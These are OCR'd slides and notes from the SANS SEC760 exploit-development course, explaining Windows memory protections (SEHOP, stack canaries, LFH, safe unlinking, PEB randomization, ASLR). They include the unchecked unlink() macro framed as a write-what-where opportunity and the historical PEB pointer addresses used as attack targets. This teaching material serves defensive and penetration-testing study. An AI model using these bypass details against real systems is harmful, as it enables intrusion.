
SEHOP

The Structured Exception Handler Overwrite Protection (SEHOP) control was added into Server 2008 and Vista; however, it is disabled by default on almost all versions of Windows. This is due to the potential lack of application support for the protection, although it can be enabled, typically through the use of Microsoft's Enhanced Mitigation Experience Toolkit (EMET). Normally, if you follow the nSEH pointers down the stack, you will reach the end of the list. If a handler has been overwritten, it is likely that walking the pointers will no longer reach the end of the list.

As described by Matt Miller (Skape) at Microsoft, the SEHOP control works by inserting a special symbolic record at the end of the SEH chain. Prior to handing control off to a called handler, the list is walked to ensure that the symbolic record is reachable.


References:

1. Miller, Matt (2009-02-02). "Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP." Retrieved January 11, 2017 from the TechNet.Microsoft.com website: http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx




Stack Canaries / Security Cookies

- When a function is called, a return pointer is pushed onto the stack frame for that function
  - The return pointer is used to return control to the caller once the called function is finished
  - Overwriting this pointer due to the use of an unsafe function such as strcpy() can result in control hijacking
- A canary is a special value placed above the return pointer for protection
  - In order to overwrite the return pointer, the canary must also be overwritten
  - If the value is unknown to the attacker, it won't match when it is checked prior to returning control to the caller



Stack Canaries / Security Cookies

Stack canaries, also called security cookies in the world of Microsoft, are a type of compile-time control that inserts code into functions deemed as needing protection. During a normal function call, an address known as the return pointer is pushed into memory onto something known as the procedure stack. Each function call gets its own stack frame on the procedure stack. A stack frame is nothing more than a small amount of memory to store items such as arguments, buffer space, and variables such as the return pointer. Once the function is finished, its stack frame is torn down. The return pointer is used to return control to a specific point in the program just after the occurrence of the function call. Since it is stored in writable memory, it is prone to be overwritten. If overwritten, control of the process can be hijacked by an attacker. The canary serves as a guard that is pushed onto the stack frame above the return pointer. In order for an attacker to reach the return pointer during an overwrite attempt, they must also overwrite the canary. Most canaries are random, and thus an attacker would not know what value to write to that position during an overflow. Prior to control being returned to the calling function, the canary is checked to ensure it has not been damaged. If the canary check fails, an exception is thrown and the process terminated.




Low Fragmentation Heap

- Low Fragmentation Heap (LFH)
  - 32-bit chunk encoding
  - Not used pre-Vista
  - Can allocate blocks up to 16 KB per Microsoft
    - >16 KB uses the standard heap
  - Allocates blocks in predetermined size ranges by putting blocks into buckets
    - 128 buckets total
  - Much more on LFH in Section 5

Low Fragmentation Heap (LFH)

The Low Fragmentation Heap (LFH) was introduced in Windows XP SP2/3 and Windows Server 2003, although it was not used unless explicitly configured and compiled to run with an application. It is used much more so in Windows Vista and later. LFH adds a great deal of security to the heaps it manages. When allocating blocks out of buckets, a 32-bit chunk encoding is used to perform a strong integrity check. This is performed by XOR-ing a value stored in the _Heap_Base structure. This is a much more secure control over the 8-bit cookie protecting standard heaps on XP SP2 and Server 2003. LFH can be used to allocate blocks greater than 8 bytes, but not larger than 16 KB. Allocations >16 KB will use the standard heap.

Allocations are performed using predetermined chunk sizes arranged in 128 buckets. There are seven groupings of buckets; each grouping shares the same granularity. Detailed information about the block sizes stored in each bucket can be found at https://blogs.technet.microsoft.com/askperf/2007/06/29/what-a-heap-of-part-two/. LFH is discussed in more detail later.



Safe Unlinking

- Safe Unlinking
  - Added to XP SP2 and 2003 Server
  - Similar to the update to early GLIBC unlink() usage on Linux (e.g., dlmalloc)
  - Much better protection than 8-bit cookies
  - Combined with cookies and PEB randomization, certain exploitation techniques are difficult or impossible

The unlink() macro is briefly covered on the next set of slides. It is more thoroughly covered in 760.2, so expect the explanation here to be brief.

SEC760 | Advanced Exploit Development for Penetration Testers 27


Safe Unlinking

Safe Unlinking was introduced in Windows XP SP2 and Windows 2003 Server. It is similar to how the modified version of unlink() is used by the GNU C Library on Linux. Basically, the pointers are tested to make sure they are properly pointing to the chunk about to be freed prior to unlinking. This is a much stronger protection than the 8-bit security cookies used for heap protection. Safe Unlinking can be defeated in certain situations; however, the combination of cookies, Safe Unlinking, PEB randomization, ASLR, and other controls increases the difficulty in exploitation.

The following is the code snippet used to safely unlink chunks of memory to be coalesced:

```
(B->Flink)->Blink == B && (B->Blink)->Flink == B
```

The code says that the next chunk's backward pointer should point to the current chunk and (&&) that the previous chunk's forward pointer should also point to the current chunk.



unlink() and frontlink()


- The unlink() function removes chunks from a doubly linked list
- The frontlink() function inserts new chunks into a doubly linked list
- unlink() is called by free() when an adjacent chunk is also unused
  - Performs coalescing
  - Then frontlink() is executed to reinsert

SANS | SEC760 | Advanced Exploit Development for Penetration Testers 28

unlink() and frontlink()

Memory allocations on the heap are often referred to as "chunks." Chunks of memory that were once in use, but later freed, are put onto a special list of available chunks, called a "free list," ready for reallocation. If chunks located on the free list can be consolidated, meaning merged into one bigger chunk, the unlink() function is called by free(). For example, if a chunk is being freed and the chunk before it is also unused, the unlink() function is called to remove the already freed chunk from the list. The two chunks then coalesce and the frontlink() function is used to inject the chunk back into the doubly linked list with the updated size. Similarly, if a request is made by malloc(), calloc(), or realloc() and a chunk is assigned, unlink() must remove the entry from the doubly linked list and update the adjacent chunks on the list accordingly.

A group of individuals holding hands could be used as an analogy for unlink(). Imagine that 10 people are holding hands, creating a linked circle. Now imagine that one individual must leave the circle. In order to maintain the circular bond, a process has to be in place to tie the hands together that were left unlinked by the removal of the individual. We will cover this in greater detail in 760.2.




Unlinking a Chunk

Unlinking a Chunk

This diagram is simply a high-level view of the unlink process:

1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction and "BK" is the backward pointer to the chunk in the backward direction.
2) The center chunk has just been allocated and is removed from the free list. At this point, in theory, the outer chunks are pointing to an invalid memory location on the free list, as the chunk once there has been put into use.
3) The unlink() function has successfully changed the "FD" and "BK" pointers of the outer chunks on the free list to point to each other.




Frontlinking a Chunk

Frontlinking a Chunk


This diagram is simply a high-level view of the frontlink process:

1) Three chunks are happily pointing to each other and are members of the same doubly linked list. There is one chunk to the right with a sad face who has recently been freed.
2) The frontink() macro inserts the newly freed chunk into the doubly linked list. There are now four members on this list.



Linux Unlink() Without Checks

```
#define unlink(P, BK, FD) { \
  FD = P->fd; \
  BK = P->bk; \
  FD->bk = BK; \
  BK->fd = FD; \
}
```




Linux Unlink() Without Checks – Recap for Comparison to Windows

Below is the original source for the unlink() macro with added comments:

```
#define unlink(P, BK, FD) { \
                    FD = P->fd; \
                    /* FD = the pointer stored at chunk +8 */
                    BK = P->bk; \
                    /* BK = the pointer stored at chunk +12 */
                    FD->bk = BK; \
                    /* At FD +12 write BK to set new bk pointer */
                    BK->fd = FD; \
                    /* At BK +8 write FD to set new fd pointer */
}
```

The problem with the macro as written on this slide is that there is no validation that the chunks surrounding the one to be unlinked are pointing to the correct location. For example, if the chunk being pointed to by the forward pointer of the chunk being unlinked has been overwritten, its backward pointer may not point to the appropriate place. This could result in a "write-what-where" opportunity. You will perform this attack in 760.2.



Linux Unlink() with Checks

```
#define unlink(P, BK, FD) { \
  FD = P->fd; \
  BK = P->bk; \
  if (_builtin_expect (FD->bk != P || BK->fd != P, 0)) \
       malloc_printerr (check_action, "corrupted double-linked list", P); \
  else { \
       FD->bk = BK; \
       BK->fd = FD; \
  } \
}
```

SANS


SEC760 | Advanced Exploit Development for Penetration Testers 32

Linux Unlink() with Checks – Recap for Comparison to Windows

Checks are now made to ensure the pointers have not been corrupted. Here is the code:

```
#define unlink(P, BK, FD) { \
                FD = P->fd; \
                BK = P->bk; \
                if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
                                malloc_printerr (check_action, "corrupted double-linked list", P); \
                else { \
                                FD->bk = BK; \
                                BK->fd = FD; \
                } \
}
```

Now we are simply adding a check to make sure that the FD's bk pointer is pointing to our current chunk and that BK's fd pointer is also pointing to our current chunk. If either is not pointing to the appropriate place, we print out the error "corrupted double-linked list." The Windows Safe Unlink technique works in the same manner.



Process Environment Block


- Process Environment Block (PEB)
  - Structure of data with process-specific information
    - Image base address
    - Heap address
    - Imported modules
      - kernel32.dll is always loaded
      - ntdll.dll is always loaded
  - Overwriting the pointer to RTL_CRITICAL_SECTION was a common attack
    - The PEB was statically located at 0x7FFDF000
    - 0x7FFDF020 held the FastPebLock Pointer
    - 0x7FFDF024 held the FastPebUnlock Pointer

SANS SEC760 | Advanced Exploit Development for Penetration Testers 33

Process Environment Block

The Process Environment Block (PEB) is a structure of data in a processes user address space that holds information about the process. This information includes items such as the base address of the loaded module (hmodule), the start of the heap, imported DLLs, and much more. A pointer to the PEB can be found at FS:[0x30]. Because the PEB has modifiable attributes, you can imagine that it is a common place for attacks. Windows shellcode often takes advantage of the PEB as it stores the address of modules such as kernel32.dll. If the shellcode can find kernel32.DLL's address in memory, it oftentimes will then get the location of the function getprocaddress() and use that to locate the address of desired functions.

One of the most common attacks affecting the PEB on older versions of Windows was to overwrite the pointer to RTL_CRITICAL_SECTION. This technique has been documented several times, and we'll cover it briefly at a later point. A Critical Section typically ensures that only one thread is accessing a protected area or service at once. It allows access for only a fixed time to ensure other threads can have equal access to variables or resources monitored by the Critical Section.




PEB Randomization

- PEB randomization
  - Introduced on Windows XP SP2
    - Pre-XP SP2 the PEB is always at 0x7FFDF000
  - The PEB has 16 possible locations with randomization:
    - 0x7FFD0000, 0x7FFD1000, ..., ..., 0x7FFDF000
    - Symantec research showed that a single guess has a 25% chance of success
  - On Windows 8 and 10, PEB randomization is tied into the overall ASLR implementation for the OS

PEB Randomization

Prior to Windows XP SP2, the Process Environment Block (PEB) is always found at the address 0x7FFDF000 in 32-bit processors. The PEB is a structure within each Windows process that holds process-specific information such as image and library load addressing. The static address made it possible for attacks such as overwriting RtlCriticalSection to be overwritten upon program exit. With PEB randomization, the location of the PEB in memory is not always loaded at the address 0x7FFDF000. There are up to 16 possible locations for it to be loaded, starting at 0x7FFD0000 and going up to 0x7FFDF000, aligned on 4,096-byte boundaries. Symantec's research showed that an attacker has a 25% chance of guessing the right PEB location on the first try. This is due to some inconsistency in the randomization that seems to favor certain load addresses. The research can be found at http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf.

PEB randomization is tied into the overall OS ASLR implementation with Windows 8 and 10; however, FS:[0x30] still holds a pointer to the PEB.



ASLR

- ASLR on Windows Vista, 7, and Server 2008
  - Randomize the image load address once per boot
    - 256 possible locations
    - 64K aligned
  - Stack and heap locations are further randomized
  - Libraries randomized once per boot by 2^12
- Windows 8/10 and Server 2012/2016 improvements
  - Support for 64-bit High-Entropy ASLR (HEASLR)
  - ForceASLR forces loaded modules linked without /DYNAMICBASE to use ASLR
  - Top-down/bottom-up randomization


SEC760 | Advanced Exploit Development for Penetration Testers 35

ASLR

Starting with Windows Vista, ASLR support has been available. For applications, this requires that you compile the program with the /DYNAMICBASE linker option enabled on Microsoft Visual Studio 2005 or later. Any program compiled on an earlier or different compiler requires recompilation. Images such as DLLs and portable executable (PE) object files can participate in ASLR. PE files participating in ASLR receive an image load address from 256 possible locations. This load address will remain consistent until the image is reloaded and is based on a seed value selected once per system boot.

